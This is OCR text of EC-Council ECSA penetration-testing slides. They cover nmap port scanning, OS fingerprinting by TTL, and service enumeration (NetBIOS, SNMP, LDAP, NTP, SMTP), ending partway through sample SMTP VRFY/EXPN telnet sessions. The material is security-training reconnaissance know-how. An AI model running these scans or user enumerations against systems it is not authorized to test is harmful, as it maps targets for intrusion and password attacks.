$ nmap -p T: [Port] [IP Address]
```




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Scan a Network: Port Scan (Cont'd)

ECSA




Scan all UDP Ports

```
$ nmap -sU [IP Address]
```

Scan Specific UDP Ports

```
$ nmap -p U: 53 [IP Address]
```




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: Port Scan (Cont'd)

ECSA

Display only Open Ports

```
$ nmap --open [IP Address]
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Common Ports List

ECSA

Port Number	Description
7	Echo
20 and 21	File Transfer Protocol (FTP)
22	Secure Socket Shell (SSH)
23	Telnet
25	SMTP
43	WHOIS
53	Domain Name System (DNS)
69	Trivial File Transfer Protocol (TFTP)
80	HTTP
109	Post Office Protocol (POP2)
110	Post Office Protocol (POP3)
115	Simple File Transfer Protocol (SFTP)
118	SQL (Structured Query Language) Services
137, 138, 139	NetBIOS
143	Internet Message Access Protocol (IMAP)
156	SQL Server
161	SNMP


Port Number	Description
194	Internet Relay Chat (IRC)
443	Hypertext Transfer Protocol/Secure Socket Layer
464	Kerberos (Change/set password)
465	SMTP over SSL
514	syslog
587	SMTP
660	Mac OS X Server
631	Internet Printing Protocol
636	Lightweight Directory Access Protocol (LDAP) over TLS/SSL
749 to 752	Kerberos
843	Adobe Flash
873	rsync file synchronization protocol
902	VMware Server
990	FTP over TLS/SSL
992	TELNET protocol over TLS/SSL
993	Internet Message Access Protocol over SSL (IMAPS)
995	Post Office Protocol 3 over TLS/SSL (POP3S)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Network Scanning Tools


ECSA

Angry IP Scanner



Source: *http://www.angryip.org*

SuperScan



Source: *https://www.mcafee.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst


OS and Service Fingerprinting


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the OS

ECSA
EC-Council Certified Security Analyst

- Identify the OS version running on target machine using Nmap





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the OS (Cont'd)

ECSA

List of TTL values that represent specific OS

Device / OS	Version	Protocol	TTL
AIX		TCP	60
AIX		UDP	30
AIX	3.2, 4.1	ICMP	255
BSDI	BSD/OS 3.1 and 4.0	ICMP	255
Compa	Tru64 v5.0	ICMP	64
Cisco		ICMP	254
DEC Pathworks	V5	TCP and UDP	30
Foundry		ICMP	64
FreeBSD	2.1R	TCP and UDP	64
FreeBSD	3.4, 4.0	ICMP	255
FreeBSD	5	ICMP	64
HP-UX	9.0x	TCP and UDP	30
HP-UX	10.01	TCP and UDP	64
HP-UX	10.2	ICMP	255
HP-UX	11	ICMP	255
HP-UX	11	TCP	64
Irix	5.3	TCP and UDP	60
Irix	6.x	TCP and UDP	60
Irix	6.5.3, 6.5.8	ICMP	255
Juniper		ICMP	64
MPE/IX (HP)		ICMP	200
Linux	2.0.x kernel	ICMP	64
Linux	2.2.14 kernel	ICMP	255
Linux	2.4 kernel	ICMP	255
Linux	Red Hat 9	ICMP and TCP	64
MacOS/MacTCP	X (10.5.6)	ICMP/TCP/UDP	64
NetBSD		ICMP	255
Netgear FVG318		ICMP and UDP	64
OpenBSD	2.6 & 2.7	ICMP	255
OpenVMS	07.01.2002	ICMP	255
OS/2	TCP/IP 3.0		64
OSF/1	V3.2A	TCP	60
MacOS/MacTCP	2.0.x	TCP and UDP	60
Windows	98, 98 SE	ICMP	128
Windows	98	TCP	128
Windows	NT 3.51	TCP and UDP	32
Windows	NT 4.0	TCP and UDP	128
Windows	NT 4.0 SP5-		32
Windows	NT 4.0 SP6+		128
Windows	NT 4 WRKS SP 3, SP 6a	ICMP	128
Windows	NT 4 Server SP4	ICMP	128
Windows	ME	ICMP	128
Windows	2000 pro	ICMP/TCP/UDP	128
Windows	2000 family	ICMP	128
Windows	Server 2003		128
Windows	XP	ICMP/TCP/UDP	128
Windows	Vista	ICMP/TCP/UDP	128
Windows	7	ICMP/TCP/UDP	128
Windows	Server 2008	ICMP/TCP/UDP	128
Windows	10	ICMP/TCP/UDP	128
OSF/1	V3.2A	UDP	30
Solaris	2.5.1, 2.6, 2.7, 2.8	ICMP	255
Solaris	2.8	TCP	64
Stratus	TCP_OS	ICMP	255
Stratus	TCP_OS (14.2-)	TCP and UDP	30
Stratus	TCP_OS (14.3+)	TCP and UDP	64
Stratus	STCP	ICMP/TCP/UDP	60
SunOS	4.1.3/4.1.4	TCP and UDP	60
SunOS	5.7	ICMP and TCP	255
Ultrix	V4.1/V4.2A	TCP	60
Ultrix	V4.1/V4.2A	UDP	30
Ultrix	V4.2 – 4.5	ICMP	255
VMS/Multinet		TCP and UDP	64
VMS/TCPware		TCP	60
VMS/TCPware		UDP	64
VMS/Wollongong	1.1.1.1	TCP	128
VMS/Wollongong	1.1.1.1	UDP	30
VMS/UCX		TCP and UDP	128
Windows	for Workgroups	TCP and UDP	32
Windows	95	TCP and UDP	32
Windows	98	ICMP	32


https://gbhackers.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Identify the OS (Cont'd)

ECSA

Use simple `ping` utility and look for the TTL values to determine target OS



Windows



Linux


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Identify the OS (Cont'd)

ECSA

Use Wireshark to look for the TTL values in order to determine target OS



Windows




Linux

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the OS (Cont'd)

ECSA

Use p0f utility to determine target OS




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Services

ECSA

- Identify the services running on open ports






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Services (Cont'd)

ECSA

- **Identifying IPsec Enabled Devices and Hosts**
  - Identify the Ipsec-based VPNs
  - Most IPsec-based VPNs use ISAKMP, a part of IKE, to establish, negotiate, modify and delete Security Associations (SA) and cryptographic keys in a VPN environment
  - Use Nmap to identify the ISAKMP service on UDP port 500




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Services (Cont'd)

ECSA

- **Identifying VoIP-Enabled Devices and Hosts**
  - VoIP uses **SIP (Session Initiation Protocol) protocol** to enable voice and video calls over an IP network. **SIP generally uses UDP/TCP ports 2000, 2001, 5050, 5061**
  - You can use Svmap scanner to identify SIP devices and PBX servers on a target network
  - Run svmap command to fingerprint VoIP-enabled devices





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Services (Cont'd)

ECSA

- **Perform SSH Fingerprinting**
  - Identify the types and versions of SSH software running on the target
  - Use SSH version scanner such as ssh_version auxiliary module in the Metasploit framework to determine versions of SSH software





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Map the Internal Network

ECSA

Map the Internal Network to Identify:

- Number of subnets
- Number of hosts
- Operating systems running on each host



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Enumeration

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Service Enumeration

ECSA

- Enumeration is performed to create active connections with computer system and perform directed queries to gain more information about the organization's network
- Extracted information is used to identify system attack points and perform password attacks to gain unauthorized access to information system resources
- It allows you to gather information about network resources and shares, routing tables, audit and service settings, SNMP and DNS details, machine names, users and groups, applications and banners, etc.
- Try various enumeration techniques such as NetBIOS enumeration, SNMP enumeration, and so on, to collect the information
- Use tools such as SuperScan, Hyena, and Winfingerprint to enumerate users

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumeration Techniques and Tools

ECSA

Technique	Information Obtained	Tools
NetBIOS Enumeration	▪ List of computers that belong to a domain ▪ List of shares on the individual hosts in the network ▪ Policies and passwords	▪ Nbtstat ▪ SuperScan ▪ Hyena ▪ Winfingerprint
SNMP Enumeration	▪ Information about network resources such as hosts, routers, devices, and shares	▪ OpUtils ▪ Engineer's Toolset ▪ SNMP Scanner
LDAP Enumeration	▪ Valid user names, addresses, departmental details, etc.	▪ Softerra LDAP Administrator ▪ LDAP Admin Tool
NTP Enumeration	▪ List of hosts connected to NTP server ▪ Clients IP addresses in a network, and their system names and OSs ▪ Internal IPs can also be obtained if the NTP server is in the DMZ	▪ NTP Server Scanner ▪ Nmap ▪ Wireshark
SMTP Enumeration	▪ List of valid users on the SMTP server	▪ NetScanTools Pro
IPSEC Enumeration	▪ Encryption and hashing algorithm, authentication type, key distribution algorithm, etc.	▪ ike-scan
VoIP Enumeration	▪ VoIP gateway/servers, IP-PBX systems, client software (softphones) /VoIP phones User-agent IP addresses and user extensions	▪ auxiliary/scanner/sip/enumerator
SMB Enumeration	▪ SMB shares	▪ NetScan Tools Pro, *ShareEnum*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Perform NetBIOS Enumeration

ECSA

- Use tools such as Nbtstat, Hyena, etc. to perform NetBIOS Enumeration



Nbtstat




Hyena

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Perform SNMP Enumeration

ECSA

- Use tools such as OpUtils, Engineer's Toolset, NetScanTools Pro etc. to perform SNMP enumeration



Source: *https://www.manageengine.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform LDAP Enumeration

ECSA

- Use tools such as Softerra LDAP Administrator, LDAP Admin Tool, LDAP Account Manager, etc. to perform LDAP enumeration



Source: http://www.ldapadministrator.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform NTP Enumeration


ECSA

Use the following utilities to perform NTP enumeration


- **ntptrace**
  - Used to trace a chain of NTP servers back to the primary source
  - `ntptrace [ -vdn ] [ -r retries ] [ -t timeout ] [ server ]`
- **ntpdc**
  - Used to monitor operation of the NTP daemon, ntpd
  - `ntpdc [-ilnps] [-c command] [host] [...]`
- **ntpq**
  - Used to monitor NTP daemon ntpd operations and determines performance
  - `ntpq [-inp] [-c command] [host] [...]`



ntpdc: monlist query



ntptrace



ntpq: readlist query

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform SMTP Enumeration

ECSA

- First, use telnet command to interact with SMTP and collect the list of valid users on the SMTP server
- Next, use SMTP built-in-commands VRFY, EXPN, RCPT TO to :
  - VRFY - Validates users
  - EXPN - Tells the actual delivery addresses of aliases and mailing lists
  - RCPT TO - Defines the recipients of the message
- Use tools such as NetScanTools Pro, smtp-user-enum, etc. to perform SMTP enumeration

Use the SMTP VRFY Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86],
pleased to meet you
VRFY Jonathan
250 Super-User <Jonathan@NYmailserver>
VRFY Smith
550 Smith... User unknown
```

Use the SMTP EXPN Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
